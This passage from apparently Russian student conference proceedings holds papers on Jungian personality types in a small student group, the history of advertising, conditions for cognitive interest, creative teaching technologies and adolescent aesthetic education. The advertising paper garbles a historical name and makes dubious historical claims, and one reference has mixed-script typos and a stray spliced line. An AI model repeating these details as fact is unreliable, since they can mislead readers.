8. Эльконин, Д.Б. Детская психология: учеб. пособие для студ. высш. учеб. заведений / Д. Б. Эльконин; ред.-сост. Б.Д. Эльконин. - 4-е изд., стер. - М.: Издательский центр «Академия», 2007. — 384 с.

ИЗУЧЕНИЕ ПСИХОЛОГИЧЕСКИХ ТИПОВ В СТУДЕНЧЕСКОЙ ГРУППЕ

Вдовкина¹ Е., Егорова² Ю.Н.

1 - Филиал Российской академии народного хозяйства и государственной службы при Президенте РФ (РАНХиГС) г. Оренбург

2 - Оренбургский институт путей сообщения - филиал СамГУПС

Психологическая типология - система индивидуальных установок и поведенческих стереотипов, образованная с целью объяснения разницы между людьми.

Оперативное определение психологического типа собеседника выступает важным фактором установления доверительных отношений и успешного взаимодействия с окружающими. Зная особенности каждого психологического типа, можно контролировать ход беседы, уменьшить риск возникновения конфликтной ситуации.

Изучением темперамента занимались немецкий философ И. Кант и русский физиолог И.П. Павлов. Сегодня названия видов темперамента остались теми же, но суть изменилась.

Темперамент – сочетание врожденных особенностей работы высшей нервной деятельности. Он зависит от скорости и силы процессов возбуждения и торможения в головном мозге. Так, слабый тип высшей нервной деятельности соответствует темпераменту меланхолика; сильный уравновешенный, но инертный – флегматик; холерик – сильный и неуравновешенный; сильный, уравновешенный и подвижный – сангвиник.

Общеизвестные психологические типы были выявлены и описаны австрийским психиатром и психоаналитиком К.Г. Юнгом [2]

Его теория об «интроверсии – экстраверсии», а также о четырех типах восприятия мира развивалась и продолжает развиваться.

Советский ученый А.Е. Личко, наблюдая за подростками, выделил психологические типы, описывающие виды акцентуаций характера. Акцентуация – чрезмерное усиление отдельных черт характера, психологические отклонения, граничащие с психопатологией, но не выходящее за пределы нормы [1]

В подростковом, кризисном возрасте акцентуация проявляется наиболее выражено. Позже характер «сглаживается», а акцентуация проявляется только в кризисных, стрессовых ситуациях.

Классификаций психологических типов людей и их общения существует много. В каждой из них человеческие типы рассматриваются под разным углом зрения, применительно к разным сферам деятельности. Различаются они и степенью сложности, детализации. Какую бы из них вы ни взяли «на вооружение», взаимодействовать с людьми вы, безусловно, станете лучше.

Несмотря на многообразие существующих сегодня психологических типов, определить к какому типу личности относится человек бывает сложно. Часто, читая классификацию типов и желая найти себя, индивид не может определиться или находит сразу несколько типов, схожих с индивидуально типологическими особенностями собственной личности.

Недостаток любой типологии в том, что она не может вместить все возможные типы личности, ведь каждый человек – индивидуальность. Можно говорить, что личность скорее относится к тому или иному типу, в большей мере схожа с ним или в некоторые моменты проявляет себя подобным образом.

Любой психотип человека – это обобщение, попытка объединить в группу близкие и часто наблюдаемые вместе качества, черты характера, особенности темперамента, поведения и другие индивидуально типологические особенности личности.

Типы личности часто утрированные и упрощенные, описывающие отклоняющееся поведение (даже психопатологию) или только те качества личности, которые являются ярко выраженными и стереотипными, шаблонными.

Чистые типы встречаются редко. Однако каждый второй человек, читая ту или иную типологию или проходя психологический тест, с легкостью определяет свой психотип и соглашается с даваемой ему характеристикой.

Чем более развита личность индивида, тем труднее ему отнести себя к тому или иному типу личности. Гармонично развитая личность и яркая индивидуальность с трудом «вписывается» в какой-либо отдельный психотип.

Несмотря на несовершенство типологий и типов личности, они позволяют разобраться в себе, заметить недостатки, обозначить пути развития. Окружающим индивида людям, знающим к какому психологическому типу он относится, легче выстраивать с ним отношения и прогнозировать поведение в конкретной ситуации.

Типология личности помогает профессиональным психологам проводить психодиагностику клиента. Психологический портрет личности обязательно включает описание его психотипа. Индивидуально типологические особенности личности чрезвычайно важны, ведь они расскажут о темпераменте, характере, способностях, эмоционально-волевой сфере, направленности, установках, мотивации и ценностях – обо всех компонентах индивидуальности.

В своем исследовании я придерживаюсь Юнга, потому что он более обширно дал характеристику психологическим типам в общении, и на основе его учений провела анализ.

Студенчество является благоприятным временем для подобной работы. Это связано со многими психологическими особенностями данного возраста. Студенты отличаются естественной гибкостью восприятия, мышления, поведения, стремлением освободиться от стереотипов, стремлением к оригинальности, стремлением быть взрослым, быть лидером. Кроме того, в этом возрасте формируется внутренняя позиция личности, обуславливающая определенную структуру ее отношения к действительности, к окружающим и к самому себе. Личность студента еще окончательно не сформирована и открыта к изменениям. Причем важное место в развитии личности в этом возрасте занимает фактор самовоспитания. Студент осознанно может ставить перед собой задачи, выполнять их, то есть целенаправленно воздействовать на формирование собственных личностных качеств.

Для изучения Психологического типа в общении студентов была взята выборка из 11 человек (4 мальчика и 7 девочек), учащихся 1 курса РАНХиГС г. Оренбурга, в возрасте от 17 до 19 лет. Для изучения Психологического типа были разработаны диагностические вопросы.

Задание состояло в том, что если вы хотите определить свой психологический тип по отношению к окружающим, то оцените приведенные высказывания в баллах от 0 до 4, затем подсчитайте сумму.

Проведенное исследование выявило следующие позиции:

1-12 баллов. Интроверт. Обращенный в себя, он с трудом вступает в контакт, в компании способен нагнать на всех тоску. Такой человек ориентирован в основном на собственные чувства, сдержан, застенчив, общению предпочитает книгу. В решениях серьезен, эмоциям не доверяет, любит порядок. Пессимистичен, и поэтому вряд ли из него получится хороший организатор.

13-24 балла. Амбаверт. Для него характерны спокойные, ровные отношения с людьми, ответственность за свои поступки. Именно такими качествами обладают, как правило, лучшие руководители, словом все, чья работа требует умения общаться с людьми.

25-36 балла. Экстраверт. Словоохотливый, общительный оптимист, любит каверзные вопросы, острые шутки. Общение с кем бы то ни было для него не проблема, и тут он прекрасный импровизатор. Все у него получается легко и непринужденно. Но не менее легко относится и к собственным обязательствам, и поэтому хозяином своего слова его можно назвать лишь с иронией. Несдержан, потому что не считает нужным контролировать эмоции и чувства.

№ п/п	Возраст	Баллы	Оценка по тесту	
1	19лет	15	амбаверт	
2	18 лет	13	амбаверт	
3	17лет	13	амбаверт	
4	18лет	34	экстраверт	

5	18лет	15	амбаверт	
6	19лет	28	экстраверт	
7	19лет	13	амбаверт	
8	18лет	26	экстраверт	
9	18лет	14	амбаверт	
10	18лет	15	амбаверт	
11	19лет	25	экстраверт	

В опросе участвовало 11 человек, студенты правдиво отвечали на поставленные вопросы, что привело к наиболее достоверным результатам.

Исследование показало, что 7 человек с группы оказались амбавертами, которым свойственно спокойствие, ответственный подход к своему делу, к любому человеку.

4 человека – Экстраверты, которым характерно общительность, легкость отношения ко всему, отсутствие контроля над эмоциями.

Интровертов в студенческой группе не оказалось.

Анализ показал, что большая часть являются амбавертами, что выступает значимым фактором для выбранной специальности. Они ответственно подходят к возложенным на них возможностям. Найдут подход к любому человеку.

Исследование подтвердило, что студентов устанавливаются доверительные отношения и успешно осуществляется взаимодействие. Зная полученные характеристики, особенности им будет проще контролировать беседу, эффективно выстраивать взаимодействие и уменьшить риск возникновения конфликтов.

Библиографический список:

1. Личко А.Е. Психопатии и акцентуации характера у подростков. - Изд. 2-е, доп. и перераб. - Л.: Медицина, 1983. - 256 с
2. Юнг К. Психологические типы. - Изд-во: «Харвест». - 2006 г. - 356 с.

РЕКЛАМА: ИСТОРИКО-КУЛЬТУРОЛОГИЧЕСКИЙ АНАЛИЗ

Герасимов Р.С., Воробьева О.Б.

Самарский государственный университет путей сообщения

Реклама служит для привлечения внимания, распространения информации к объекту, который должен, как предполагается, заинтересовать окружающих.

Первая реклама была обнаружена на артефактах в изобразительном и письменном виде в трех древних государствах: Египте, Греции и Риме. Одной из первых рекламных информацией был египетский папирус, в которой указывалась продажа раба. Ученые - египтологи полагают, что рекламный текст могли писать и на камнях. В Греции и Риме до н.э. рекламные сообщения писали на деревянных дощечках, а позднее начали писать на пергаменте.

Самый глобальный этап в истории рекламы начался только после появления печатного станка и появления книг. Появление печатного станка Гуттенберга в 1450 году помогло развитию рекламы в совершенно ином качестве. Теперь подготовка текстов рекламы стала проще и гораздо быстрее. 1472 годом датируют появление в Лондоне первого печатного объявления: на двери одной из церквей было размещено рекламное объявление о продаже молитвенников.

Основателем печатной рекламы в Европе, считается врач Теофраст Ревностно, который в 1630г. открыл в Париже справочную контору.

Появление книгопечатного изобретения приносит новые способы распространения рекламной продукции. К привычному расклеиванию листовок появляется современные транспаранты.

В середине XVIII века началась индустриальная революция в Англии, а в начале XIX века в северной Америке. Торговцы признали эффективность использования рекламы для

обеспечения высокой прибыли. Продолжают меняться рекламные объявления. Это было связано с возникновением фотографии в 1839г. Рекламная информация теперь стала идти вместе с изображениями того или иного товара, это создавало доверие к продукту.

Со временем рекламой начали заниматься специальные агентства и фирмы. Создавались рекламные подразделения организаций и торговых компаний. В XIX веке рекламные агентства начинали свою работу с покупки и продажи земельных участков для получения хорошей выгоды.

Самым крупным рекламным агентством в мире считается «Денцу», находится он в Японии.

Реклама в России, стала развиваться также рано, как и в странах Западной Европы. В X-XI вв. русские торговцы разными способами старались предлагать свою продукцию покупателям. Во многих случаях для этого использовались специальные люди – зазывалы. Они старались привлечь громкими речами покупателей, описывая достоинства того или иного товара.

Печатные объявления, содержащие рекламу, появились ещё при Петре I в XVII веке. Но массово распространение они получили только через 100 лет.

В XIX веке печатную рекламу начали размещать на специальных круглых тумбах, их размещали во многих людных местах каждого города. Появились первые промоутеры – обычные мальчишки, раздававшие рекламные листовки не далеко от магазинов.

Самые первые журналы с рекламой, такие как «Деловой бизнесмен» и «Торговля» появились в Санкт-Петербурге. После окончания гражданской войны в СССР появились советские рекламные агентства – «Связь» и «Реклам Транс».

Производились рекламные фильмы. По радио и телевизору демонстрировались различные рекламные программы.

После распада СССР появились большие изменения в организации рекламной деятельности в России. Старые рекламные службы распались, а на их месте появились новые. Рыночная экономика страны значительно изменила содержание и формы рекламы. Реклама стала частью между потреблением и производством.

В наше время рекламный рынок России широко развивается. Появляются новые предприятия, кампании и организации.

В современном мире реклама играет огромную роль. Без нее мало бы кто знал в наше время о самых популярных брендах. Так же рекламная индустрия вносит большой вклад в развитие экономики и обеспечивает эффективное продвижение новых товаров. Реклама была и будет и ее актуальность в мире только увеличивается.

Рекламе свойственны не только позитивные функции, к которым ученые относят информационные, адаптационные, социализационные, но и негативные - прежде всего, наличие сильнейшего манипуляционного воздействия, создание и пропаганда определенного типа потребительского образа жизни и самое главное – формирование ложного представления о целевых установках жизни.

Таким образом, влияние современной рекламы на культуру современного общества, в отличии от предыдущих исторических этапов, является противоречивым. С одной стороны, реклама способствует расширению кругозора человека как потребителя товаров и услуг, способствует развитию демократических институтов, росту экономической просвещенности индивида, расширению пространства экономической свободы. С другой стороны, реклама связана с кризисами в культуре, так как лишает человека возможности свободного выбора, «приводит к возникновению «человека потребляющего» - социального типа, обладающего целым рядом негативных характеристик» [1, с.154].

Библиографический список:

1. Еременко, И.В. Феномен рекламы как предмет анализа в рамках культурфилософского подхода / И.В. Еременко // Научные труды Московского Гуманитарного Университета. - М.: Изд-во МосГУ «Социум», 2009. - Вып. 109. - С. 151-155.

2. Терemenko Б.С. Реклама и современная культура // Общественные науки и современность. 2002. № 1. С.184-191.

ПЕДАГОГИЧЕСКИЕ УСЛОВИЯ ФОРМИРОВАНИЯ ПОЗНАВАТЕЛЬНОГО ИНТЕРЕСА ОБУЧАЮЩЕГОСЯ

Годовова А.С., Шаврыгина О.С.

Оренбургский государственный педагогический университет

Для того чтобы школьники стали активными участниками процесса обучения, необходимо так организовать учебную деятельность, чтобы обучающимся было интересно приобретать новые знания, формировать умения и навыки. Как известно, знания, полученные без интереса, не становятся полезными. Поэтому одной из труднейших и важнейших задач дидактики как была, так и остается проблема формирования интереса к учению. Итак, в своей статье мы поведем речь о познавательном интересе, который понимается как активная познавательная направленность человека на тот или иной предмет или явление действительности. Анализируя опыт прошлых лет и современные психолого-педагогические исследования по интересующей нас проблеме, можно обозначить необходимые педагогические условия, соблюдение которых способствует формированию познавательного интереса обучающихся. Охарактеризуем их.

Первое условие заключается в осуществлении максимальной опоры на активную мыслительную деятельность обучающихся. Главной основой для развития познавательных сил и возможностей обучающихся, как и для развития, подлинно познавательного интереса, являются ситуации решения познавательных задач, ситуации активного поиска, догадок, размышления, ситуации мыслительного напряжения, ситуации противоречивости суждений, столкновений различных позиций, в которых необходимо разобраться самому, принять решение, иметь определённую точку зрения [2, с.58].

Второе условие предполагает обеспечение формирования познавательных интересов личности ребенка. Оно состоит в том, чтобы учебный процесс был организован на оптимальном уровне развития обучающихся. Путь обобщений, отыскание закономерностей, которым подчиняются видимые явления и процессы, – это путь, который в освещении множества запросов и разделов науки способствует более высокому уровню обучения и усвоения, так как опирается на максимальный уровень развития школьника. Именно это условие и обеспечивает укрепление и углубление познавательного интереса на основе того, что обучение систематически и оптимально совершенствует деятельность познания, её способов, её умений [3, с.96].

В реальном процессе обучения педагогу приходится постоянно формировать определенные умения и навыки обучающихся. При всём разнообразии предметных умений выделяются общие, которыми учение может руководствоваться вне зависимости от содержания обучения, такие, например, как умение читать книгу (работать с книгой), анализировать и обобщать, умение систематизировать учебный материал, выделять единственное, основное, логически строить ответ, приводить доказательства и т.д. Эти обобщённые умения основаны на комплексе эмоциональных регулярных процессов. Они и составляют те способы познавательной деятельности, которые позволяют легко в различных условиях пользоваться знаниями и за счёт прежних приобретать новые.

Эмоциональная атмосфера обучения, положительный эмоциональный тонус учебного процесса – третье важное условие. Благополучная эмоциональная атмосфера обучения и учения сопряжена с двумя главными источниками развития обучающегося: с деятельностью и общением, которые рождают многозначные отношения и создают тонус личного настроения ребенка. Оба эти источника не изолированы друг от друга, они всё время переплетаются в учебном процессе, и вместе с тем стимулы, поступающие от них, различны, и различно влияние их на познавательную деятельность и интерес к знаниям, другие – опосредованно [1, с.211]. Благополучная атмосфера учения приносит обучающемуся желание быть умнее, лучше и догадливей. Именно это стремление ребенка подняться над тем, что уже достигнуто,

утверждает чувство собственного достоинства, приносит ему при успешной деятельности глубочайшее удовлетворение, хорошее настроение, при котором работает быстрее и продуктивней. Создание благоприятной эмоциональной атмосферы познавательной деятельности обучающихся – важнейшее условие формирования познавательного интереса и развития личности школьника в учебном процессе. Это условие связывает весь комплекс функций обучения – образовательной, развивающей, воспитывающей и оказывает непосредственное и опосредованное влияние на интерес. Из него вытекает и четвёртое важное условие, обеспечивающее благотворное влияние на интерес и на личность в целом.

Четвертым условием выступает благоприятное общение в учебном процессе. Эта группа условий отношения «ученик – учитель», «ученик – родители и близкие», «ученик – коллектив». К этому следует добавить некоторые индивидуальные особенности самого обучающегося, переживание успеха и неуспеха, его склонности, наличие других сильных интересов и многое другое в психологии ребенка. Каждое из этих отношений может повлиять на заинтересованность обучающегося, как в положительном, так и в отрицательном направлении. Всеми этими отношениями и, прежде всего отношением «учитель–ученик» управляет учитель. Его требовательное и в тоже время заботливое отношение к ребенку, его увлеченность предметом и стремление подчеркнуть его огромное значение – определяет отношение обучающегося к изучению данного предмета. К этой группе условий следует отнести способности школьника, а также успех, достигнутый им в результате упорства и настойчивости [2, с.105].

Итак, соблюдение всех рассмотренных условий способствует формированию познавательного интереса ребенка в процессе обучения.

Таким образом, формирование познавательного интереса обучающегося зависит от уровня развития личности ребенка, его опыта, знаний, той среды, в которой он осуществляет учебную деятельность, в том числе и от способа подачи учебного материала педагогом. Познавательный интерес побуждает ученика к самостоятельной деятельности, при наличии интереса процесс овладения знаниями становится более активным, творческим, что в свою очередь, влияет на укрепление интереса.

Библиографический список:

1. Асеев Б.Г. Мотивация поведения и формирования личности /Б.Г.Асеев. М.: Мысль, 1976. - 367 с.
2. Щукина Г.И. Педагогические проблемы формирования познавательных интересов учащихся / Г.И. Щукина. М.: Педагогика, 1986. - 206 с.
3. Щукина Г.И. Проблема познавательного интереса в педагогике / Г.И. Щукина. М.: Педагогика, - 1974.-352 с.

КРЕАТИВНЫЕ ТЕХНОЛОГИИ КАК СРЕДСТВО ФОРМИРОВАНИЯ ЛИЧНОСТИ ОБУЧАЮЩИХСЯ

Грешнякова И.И., Рындак В.Г.

ФГБОУ ВО Оренбургский государственный педагогический университет

Обеспечение технологических и социальных преобразований, создание инноваций детерминирует изменение образовательных технологий для создания человеческого капитала, адекватного стратегии. Эти технологии должны помочь современным выпускникам образовательных организаций на протяжении всей своей жизни самостоятельно осваивать и реализовывать свой творческий потенциал.

Однако, реализация данных целей в образовании происходит с использованием традиционных педагогических технологий, поскольку новые технологии не получили еще достаточного научного обоснования и нередко порождают негативные явления.

В этой связи потребовалось осмысление продуктивности креативных технологий в успешном формировании личности обучающихся. Наука и практика нуждаются в решении этой проблемы, но пока даже понятие «креативная технология» не является общепринятым и однозначно понимаемым понятием.

По мнению В.Г. Рындак, креативную технологию следует рассматривать как «систему способов, способствующих развитию творческой активности как осознанного, целенаправленного, управляемого и эффективного процесса мыследеятельности во всех сферах жизни человека в контексте оперативных, тактических и стратегических целей с вероятностным прогнозом креативного продукта» [4, с. 146].

Креативная технология образования предполагает «генерацию, творческую формулировку и разработку идей, замыслов, проектов. Специфичность креативной технологии образования следует рассматривать как возможность развития способности обучающегося создавать и извлекать знания из получаемой информации, т. е. использовать не только готовые знания, но и полуфабрикат, каким зачастую является информация» [4, с. 148].

Креативная технология может рассматриваться как алгоритм для деятельности и как сам процесс творческой деятельности педагога и обучающегося. В понятие творческой деятельности мы включаем индивидуальные способности и возможности, уровень подготовленности к творчеству, самоуважение, активное осознание себя в социальной и духовной культуре, что определяет выбор целей, отбор материала, способы взаимодействия в процессе реализации технологии [3].

Креативная технология в настоящем исследовании характеризуется возможностью реализации способностей креативной личности; обеспечением достижения четких и ясных, диагностируемых целей; алгоритмом, обладающим структурой, подчиненной объективным законам развития общества и содержательной целостностью; возможностью прогнозирования конечного результата; наличием собственных методов, способов структурирования информационного материала, форм организации познавательной деятельности и форм контроля [1].

Важно и то, что креативные технологии ориентируют учебный процесс на выработку способности к мышлению, построению будущего, сравнительному анализу, синтезу и оформлению собственных выводов. Креативные технологии, как показывает проведенный анализ, позволяют не только развивать познавательные способности, но и вести постоянный мониторинг с целью коррекции [5].

Использование нестандартных подходов и методик позволяет помочь современному студенту избавиться от стереотипов и учит его мыслить дивергентно, креативно, осуществлять творческий подход к любому виду деятельности. Отметим, что внедрение креативных технологий в образовательный процесс продуктивно в креативной среде, так как именно обозначенная среда обеспечивает эффективные условия для формирования будущего специалиста - творца, создателя, способного в последующем саморазвиваться и самореализовывать свой творческий потенциал.

Таким образом, креативная технология в ходе реализации гуманистического и инновационно-исследовательского принципов обучения обеспечивает системное программирование результата образовательного процесса и его корректировку средствами креативных методов и средств обучения.

То есть, креативные технологии отвечают вызовам современного социума и выступают одним из ведущих средств модернизации современного образования, формирования креативной личности обучающегося.

Библиографический список:

1. Аникина Н.В. Стратегические образовательные технологии: сущность, отличительные признаки // Образовательные технологии. – 2004. – №1.
2. Анисимова Т.С., Назарова Н.В. Условия, механизмы и ресурсы креативной активности педагога // Концепт. – 2015. – №7. – С. 56–60.
3. Башмаков А.И. Креативная педагогика. Методология, теория, практика. – М.: БИНОМ. Лаборатория знаний, 2014.
4. Рындак В.Г. Педагогика креативности: монография / В.Г. Рындак. – М.: Издательский дом «Университетская книга», 2012. – 284 с.
5. Maslak A.A., Rybkin A.D., Anisimova T.S., Pozdniakov S.A. Monitoring of pupils' imagination within the framework of creativity formation program // Mediterranean Journal of Social Sciences. – Vol. 6. – №6. – Supplement 5.

–December 2015. –Special edition. –P. 234–241. Natalia Lisovenko, postgraduate student, branch of Kuban State University in Slavyansk

ЭСТЕТИЧЕСКОЕ ВОСПИТАНИЕ ПОДРОСТКА В СОЦИОКУЛЬТУРНОМ ПРОСТРАНСТВЕ

Грибель А.Н., Попова В.И.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Современная социокультурная ситуация характеризуется востребованностью эстетического воспитания подрастающего поколения. Это объясняется тем, что единство воспитания и обучения в процессе образования рассматривается как стратегия. Обеспечивающая самоопределение и социализацию обучающихся. Одной из принципиальных особенностей современной школы является пристальное внимание к проблемам эстетического воспитания, приобщения молодежи к миру литературы и искусства, красоте окружающей человека действительности.

Эстетическое воспитание, по мнению Б.Т. Лихачева, - целенаправленный процесс формирования творческой личности, способной воспринимать, чувствовать, оценивать прекрасное и создавать художественные ценности [2]. Такое определение имеет отношение не только к зрелой личности, поскольку дети в дошкольном и даже раннем возрасте способны реагировать на красивое в окружающей обстановке, музыку, поэзию, природу, сами стремятся рисовать, лепить, танцевать, сочинять стихи. Эстетическое воспитание - система мероприятий, направленных на выработку и совершенствование в человеке способности воспринимать, правильно понимать, ценить и создавать прекрасное и возвышенное в жизни и в искусстве [5].

При существующем множестве определений понятия «эстетическое воспитание» следует выделить его сущностные характеристики: способность воспринимать и видеть красоту в искусстве и жизни, оценивать ее; задача эстетического воспитания - формирование эстетических вкусов и идеалов личности, развитие способности к самостоятельному творчеству и созданию прекрасного. Эстетическое воспитание включает в себя эстетическое развитие как организованный процесс становления в ребенке природных сущностных сил, обеспечивающих активность эстетического восприятия, чувствования, творческого воображения, эмоционального переживания, образного мышления. Система художественно-эстетического воспитания школьников реализуется, прежде всего, в учебно-воспитательном процессе, осуществляемом на уроках и во внеурочное время.

Обобщенно можно выделить следующие структурные компоненты эстетического воспитания: эстетическое образование, закладывающее теоретические и ценностные основы эстетической культуры личности; художественное воспитание в его образовательно-теоретическом и художественно-практическом выражении; эстетическое самообразование и самовоспитание, ориентированные на самосовершенствование личности; воспитание творческих потребностей и способностей. Среди последних особую значимость имеют так называемые конструктивные способности: индивидуальная экспрессия, интуитивное мышление, творческое воображение, видение проблем, преодоление стереотипов.

Эстетическое воспитание осуществляется на всех этапах возрастного развития личности. Следует отметить, что чем раньше оно попадает в сферу целенаправленного эстетического воздействия, тем больше вероятности его результативности. С самого раннего возраста через игровую деятельность ребенок приобщается к познанию окружающего мира, через подражание овладевает элементами культуры действий и общения с людьми. Важно отметить, что в разном возрасте эстетическое восприятие учащихся происходит по-разному, и чем старше становится обучающийся, тем сложнее развить в нем эстетическую воспитанность.

Оценивая роль эстетического воспитания в развитии подростков, в целом, можно утверждать, что оно способствует формированию их творческого потенциала, оказывая

положительное влияние на развитие различных качеств, входящих в творческий комплекс личности.

Педагогическая система российской школы проявляет большой интерес к тому, чтобы подрастающее поколение получило эстетическое воспитание, на всю жизнь приобрело чувство прекрасного. Об этом свидетельствуют такие документы, как Распоряжение Правительства РФ от 29 мая 2015 г. №996-р «Стратегия развития воспитания в РФ на период до 2025 г.», Федеральный закон «Об образовании в РФ» от 29 декабря 2012 г. (№273-ФЗ), где трактуется образование как единый целенаправленный процесс воспитания и обучения.

Одной из принципиальных особенностей современной школы является постоянное и глубокое внимание к проблемам эстетического воспитания, приобщения молодёжи к миру литературы и искусства, красоте окружающего мира. Эстетическое воспитание во всём многообразии своих возможностей является на этом пути одним из факторов развития такого интереса. Духовно-нравственные основы бытия в современном обществе подвергаются переосмыслению с позиций изменения социально-экономических и политических условий. Общество обратило внимание на необходимость гуманизации воспитания, учета таких характеристик, как принятие ребенка и его понимание. [4].

Таким образом, главными задачами в эстетическом воспитании подрастающего поколения являются: улучшение художественного образования и эстетического восприятия обучающихся; развитие чувства прекрасного, формирование высоких эстетических вкусов, умений понимать и ценить произведения искусства, памятники истории и архитектуры, красоту и богатство родной природы; умение отличать ложное искусство от настоящего.

Формирование у учащихся эстетических вкусов - весьма сложная педагогическая задача. Основная работа в этом направлении должна осуществляться с обучающимися-подростками, обладающими для этого необходимыми способностями к более глубокому пониманию искусства и более развитым чувством переживания прекрасного. Необходимо учитывать особенности возраста, восприимчивого к негативным проявлениям социума. При этом важно целенаправленное формирование социальной активности в эстетической деятельности, что остается актуальной проблемой, направленной на комфортное вхождение обучающегося в социальную среду [3].

Подростковый возраст (от 10 до 15 лет) - остро протекающий переход от детства к взрослости, в котором переплетаются противоречивые тенденции. С одной стороны, для этого сложного периода показательны негативные проявления, дисгармоничность в строении личности, свертывание прежде установившейся системы интересов ребенка, протестующий характер его поведения по отношению к взрослым. С другой стороны, подростковый возраст отличается и множеством положительных факторов: возрастает самостоятельность ребенка, более разнообразными и содержательными становятся отношения с другими детьми, взрослыми, значительно расширяется сфера его деятельности. Главным является то, что данный период отличается выходом ребенка на качественно новую социальную позицию, на которой формируется его сознательное отношение к себе как к члену общества[6].

Очень важно обогатить учащихся подросткового возраста представлениями о художественных средствах передачи настроения человека, которые используются в литературе, музыке и изобразительном искусстве. Однако данная проблема формирования полноценных художественных вкусов обучающихся, умения отличать ложное от подлинного искусства остается нерешенной. Успешному эстетическому развитию учащихся способствует богатство сенсорной культуры (наличие музыкального слуха, чувства цвета, ритма, развитость обоняния и др.), образное мышление, умение эмоционально реагировать на эстетические ценности предметов и явлений окружающего мира.

Учащиеся среднего подросткового возраста отличаются повышенной эмоциональной возбудимостью, неуравновешенностью, несдержанностью, частой сменой настроения. В то же время формируется самосознание, интеллект, обостряется любознательность. Эстетические чувства так же, как и прежде, проявляются ярко и непосредственно, но более осознанно. Обучающиеся стремятся разобраться в прекрасных и безобразных сторонах

окружающей действительности. Так проявляется избирательное отношение к искусству. Как показывают исследования, подростков привлекают картины художников-баталистов, литературные произведения исторического содержания, приключенческие и научно-фантастические кинофильмы. При этом эстетический идеал только формируется, неустойчив, объектом подражания может служить комический герой или любой смелый, решительный человек, даже если он совершает безнравственные поступки.

В старшем подростковом возрасте наблюдается гендерная составляющая эстетических предпочтений, взглядов и вкусов у мальчиков и девочек. У мальчиков выражено стремление выглядеть независимыми, взрослыми и в то же время боязнь быть осмеянными за чрезмерную чувствительность. У девочек проявляется большой интерес к своей внешности. Стремление "быть, как все", выглядеть не хуже других характерно для многих школьников подросткового возраста. Наибольший интерес у них вызывают лирические произведения и фильмы о любви. Все чаще старших подростков волнуют вопросы, какое место он занимает в коллективе, есть ли у него друзья. Раздумывая о счастье, о смысле жизни, о красоте человека, учащиеся способны делать глубокие обобщения, давать правильную эмоционально-эстетическую оценку событиям, поступкам. Высоко ценится дружба в коллективе, красота взаимоотношений между мальчиками и девочками. Зачастую авторитетным является мнение не учителя или родителей, а сверстников, одноклассников. Выбор будущей профессии у них связан с романтическими мечтами или красивой формой одежды того или иного специалиста.

Таким образом, в современной школе для формирования гармонично развитой личности в качестве цели обучения и воспитания наблюдается уклон в специализацию: создаются классы физико-математического профиля, с углубленным изучением иностранных языков, нацеленные в основном на развитие только соответствующих специальных способностей. В этих условиях значимость изучения учащимися предметов эстетического цикла возрастает, что требует специального внимания и разработки программ повышения эстетического идеала самопознания и самореализации.

В этой связи Б.Т. Лихачев представил классификацию предметов обучения в школе, разделив их на три группы и наметил конкретные возможности воспитания для каждой из этих групп. Так выделены предметы, раскрывающие объективные закономерности природы и общества, обеспечивающие теоретическое научное познание мира (математика, физика, химия, биология, география, история, специальные дисциплины в конкретных областях знаний). В изучении этих предметов важно раскрыть эстетическую сущность явлений природы и общества, их развитие на основе законов диалектики (единства и борьбы противоположностей, перехода количества в качество, отрицание отрицания).

Предметы, развивающие практические навыки, учат практическому познанию мира (физкультура, трудовая деятельность, частично лабораторно-практические занятия по теоретическим предметам). В эстетическом плане они способствуют накоплению эстетического опыта и отражению накопленных представлений о прекрасном в практической деятельности, в жизни, формируют навыки, необходимые для эстетического творчества. Предметы, раскрывающие картину мира в эстетически воспринимаемых образах (литература, музыка, изобразительное искусство, театр, кино), обеспечивают развитие высокого художественного вкуса, общее развитие личности, понимание огромной общественной роли искусства, его специфических средств изображения действительности. [2].

В современных социокультурных условиях эстетика с каждым днем все больше выходит за пределы искусства и вторгается во все области жизни. Очевидно, что эстетическое воспитание не может ограничиваться художественным образованием. Последнее имеет в виду лишь приобщение подростков к тем или иным видам искусства. Эстетическое же воспитание расширяет границы эстетического развития подростков, охватывая и все стороны действительности: природу, домашнюю обстановку, школьную среду, трудовую деятельность, общественную работу.

Таким образом, оценивая роль эстетического воспитания в развитии подростков, в целом, можно утверждать, что оно способствует формированию их творческого потенциала, оказывая разнообразное положительное влияние на развитие различных свойств, входящих в творческий комплекс личности. Эстетическое воспитание занимает важное место в системе учебно-воспитательного процесса, так как за ним стоит не только развитие эстетических качеств ребенка, но и всей личности в целом: духовных потребностей, личных и общественных представлений, нравственных идеалов, мировоззрения.

Библиографический список:

1. Верб М.А. Эстетическая культура личности школьника как педагогическая проблема: дис. д-ра пед. Наук. - СПб., 1997.
2. Лихачев, Б.Т. Сущность, принципы и система эстетического воспитания учащихся общеобразовательной школы / Б.Т. Лихачев, Е.В. Квятковский // Сов.педагогика. М. 1990. № 7. С. 27-37.
3. Петрунина, М.А. Теория и практика формирования социальной активности школьника в эстетической деятельности: монография / М.А. Петрунина. Оренбург: Изд- во ОГПУ, 2007. 160 с.
4. Попова В.И. Воспитательная работа с детьми и молодежью: содержательные доминанты. - Ценностно-смысловые ориентиры воспитательной работы с детьми и молодежью: сборник научных статей / сост. и науч. ред. д.п.н., проф. В.И. Попова – Оренбург: ГБУ РЦРО, 2015. – С. 7-19.
5. Словарь-справочник по педагогике / Авт. – сост. В.А. Мижериков; под общ. Ред. П. И. Пидкасистого. – М.: ТЦ Сфера, 2004. – 448 с).
6. Фельдштейн, Д.И. Детство как социально-психологический феномен и особое состояние развития / Д.И. Фельдштейн // Вопросы психологии : научный журнал. – 01/1998. - №1 – С.3-19.

ФИЛОСОФИЯ ПАРМЕНИДА

Григорьева К.В., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

